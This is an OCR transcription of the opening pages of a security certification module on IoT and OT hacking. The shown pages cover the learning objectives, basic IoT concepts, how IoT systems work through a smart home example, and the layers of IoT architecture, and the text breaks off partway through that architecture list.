
EC-Council

MODULE 18

IOT AND OT HACKING

EC-COUNCIL OFFICIAL CURRICULA

This page is intentionally left blank.



LEARNING OBJECTIVES

- LO#01: Summarize IoT Concepts
- LO#02: Explain IoT Attacks
- LO#03: Explain IoT Hacking Methodology
- LO#04: Explain IoT Attack Countermeasures
- LO#05: Summarize OT Concepts
- LO#06: Explain OT Attacks
- LO#07: Explain OT Hacking Methodology
- LO#08: Explain OT Attack Countermeasures

Learning Objectives

The Internet of Things (IoT) has evolved from the convergence of wireless technology, micro-electromechanical systems, micro-services, and the Internet. IoT solutions are applied in different sectors of industry, including healthcare, building management, agriculture, energy, and transportation. Many organizations are driving the IoT transformation. IoT devices, such as wearables, industrial appliances, connected electronic devices, smart grids, and smart vehicles, are becoming part of interconnected networks. These devices generate a huge amount of data that is collected, analyzed, logged, and stored on the networks.

The IoT has introduced a range of new technologies with associated capabilities into our daily lives. As the IoT is an evolving technology, the immaturity of technologies and services provided by various vendors will have a broad impact on organizations, leading to complex security issues. IoT security is difficult to ensure as the devices use simple processors and stripped-down operating systems that may not support sophisticated security approaches. Organizations using these devices as part of their network need to protect both the devices and the information from attackers.

As industrial companies are digitizing their industrial facilities to enhance operational efficiency through Internet connectivity and remote data access, they need to increasingly focus on cybersecurity to mitigate new threats and safety issues arising from the convergence of operational technology and information technology (OT–IT). Organizations need to understand the landscape of cyber threats, industrial infrastructure, and business. Before implementing cybersecurity policies and controls, organizations need to identify and prioritize key risks and threats that will have the greatest impact on their business.

The main objective of this module is to explain the potential threats to IoT and OT platforms and to provide guidelines for securing IoT devices and OT infrastructure from evolving threats and attacks.

At the end of this module, you will be able to

- Explain IoT concepts
- Understand different IoT threats and attacks
- Describe the IoT hacking methodology
- Use different IoT hacking tools
- Apply countermeasures to protect devices from IoT attacks
- Use different IoT security tools
- Explain OT concepts
- Understand different OT threats and attacks
- Describe the OT hacking methodology and use different OT hacking tools
- Apply countermeasures to protect industrial facilities from OT attacks
- Use different OT security tools


IoT Concepts

The IoT is an important and emerging topic in the field of technology, economics, and society in general. It is referred to as the web of connected devices, made possible by the intersection between machine-to-machine communications and big data analytics. The IoT is a future-facing development of the Internet and abilities of physical devices that are gradually narrowing the gap between the virtual and physical world. This section deals with some of the important IoT concepts that one should be familiar with to understand the advanced topics covered later in this module.



What is the IoT?

- Internet of Things (IoT), also known as **Internet of Everything** (IoE), refers to the network of devices having IP addresses and the capability to sense, collect, and send data using embedded sensors, communication hardware and processors
- In IoT, the term **thing** is used to refer to a device that is **implanted on natural**, **human-made**, or **machine-made** objects and has the functionality of **communicating over the network**

What is the IoT?

The Internet of Things (IoT), also known as the Internet of Everything (IoE), refers to computing devices that are web-enabled and have the capability of sensing, collecting, and sending data using sensors, and the communication hardware and processors that are embedded within the device. In the IoT, a “thing” refers to a device that is implanted in a natural, human-made, or machine-made object and has the functionality of communicating over a network. The IoT utilizes existing emerging technology for sensing, networking, and robotics, therefore allowing the user to achieve deeper analysis, automation, and integration within a system.

With the increase in the networking capabilities of machines and everyday appliances used in different sectors like offices, homes, industry, transportation, buildings, and wearable devices, they open up a world of opportunities for the betterment of business and customer satisfaction. Some of the key features of the IoT are connectivity, sensors, artificial intelligence, small devices, and active engagement.

How the IoT Works

IoT technology includes four primary systems: IoT devices, gateway systems, data storage systems using cloud technology, and remote control using mobile apps. These systems together make communication between two endpoints possible.

Discussed below are some of the important components of IoT technology that play an essential role in the function of an IoT device:

- **Sensing Technology**: Sensors embedded in the devices sense a wide variety of information from their surroundings, including temperature, gases, location, workings of some industrial machinery, or health data of a patient.
- **IoT Gateways**: Gateways are used to bridge the gap between an IoT device (internal network) and the end-user (external network), thus allowing them to connect and communicate with each other. The data collected by the sensors in the IoT device is sent to the connected user or cloud through the gateway.
- **Cloud Server/Data Storage**: After traveling through the gateway, the collected data arrives at the cloud, where it is stored and undergoes data analysis. The processed data is then transmitted to the user, who can take certain actions based on the information received.
- **Remote Control using Mobile App**: The end-user uses remote controls such as mobile phones, tablets, laptops, etc. installed with a mobile app to monitor, control, retrieve data, and take a specific action on IoT devices from a remote location.

Example:

1. A smart security system installed in a home will be integrated with a gateway, which in turn helps to connect the device to the Internet and the cloud infrastructure.
2. Data stored in a cloud includes information about every device connected to the network. This information includes the device's ID and the present status of the device, as well as information regarding who has accessed the device and how many times. It also includes information such as how long the device was accessed for previously.
3. The connection with the cloud server is established through web services.
4. The user on the other side, who has the required app to access the device remotely on his/her mobile phone, interacts with it, which in turn allows him/her to interact with the device at home. Before accessing the device, he/she is asked to authenticate him/herself. If the credentials submitted by him/her match those saved in the cloud, he/she is granted access. Otherwise, his/her access is denied, ensuring security. The cloud server identifies the device's ID and sends a request associated with that device using gateways.
5. The security system that is currently recording the footage at home, if it senses any unusual activity, then sends an alert to the cloud through the gateway, which matches the device's ID and the user associated with it, and finally, the end-user receives an alert.

IoT Architecture

Application Layer	Delivery of various applications to different users in IoT
Middleware Layer	Device management and information management
Internet Layer	Connection between endpoints
Access Gateway Layer	Protocol translation and messaging
Edge Technology Layer	Sensors, devices, machines, and intelligent edge nodes of various types

IoT Architecture

The IoT architecture includes several layers, from the Application layer at the top to the Edge Technology layer at the bottom. These layers are designed in such a way that they can meet the requirements of various sectors, including societies, industry, enterprises, governments, etc.

The functions performed by each layer in the architecture are given below:

- **Edge Technology Layer**

  This layer consists of all the hardware components, including sensors, radio-frequency identification (RFID) tags, readers, or other soft sensors, and the device itself. These entities are the primary part of the data sensors that are deployed in the field for monitoring or sensing various phenomena. This layer plays an important part in data collection, and in connecting devices within the network and with the server.

- **Access Gateway Layer**

  This layer helps to bridge the gap between two endpoints, such as a device and a client. The initial data handling also takes place in this layer. This layer carries out message routing, message identification, and subscribing.

- **Internet Layer**

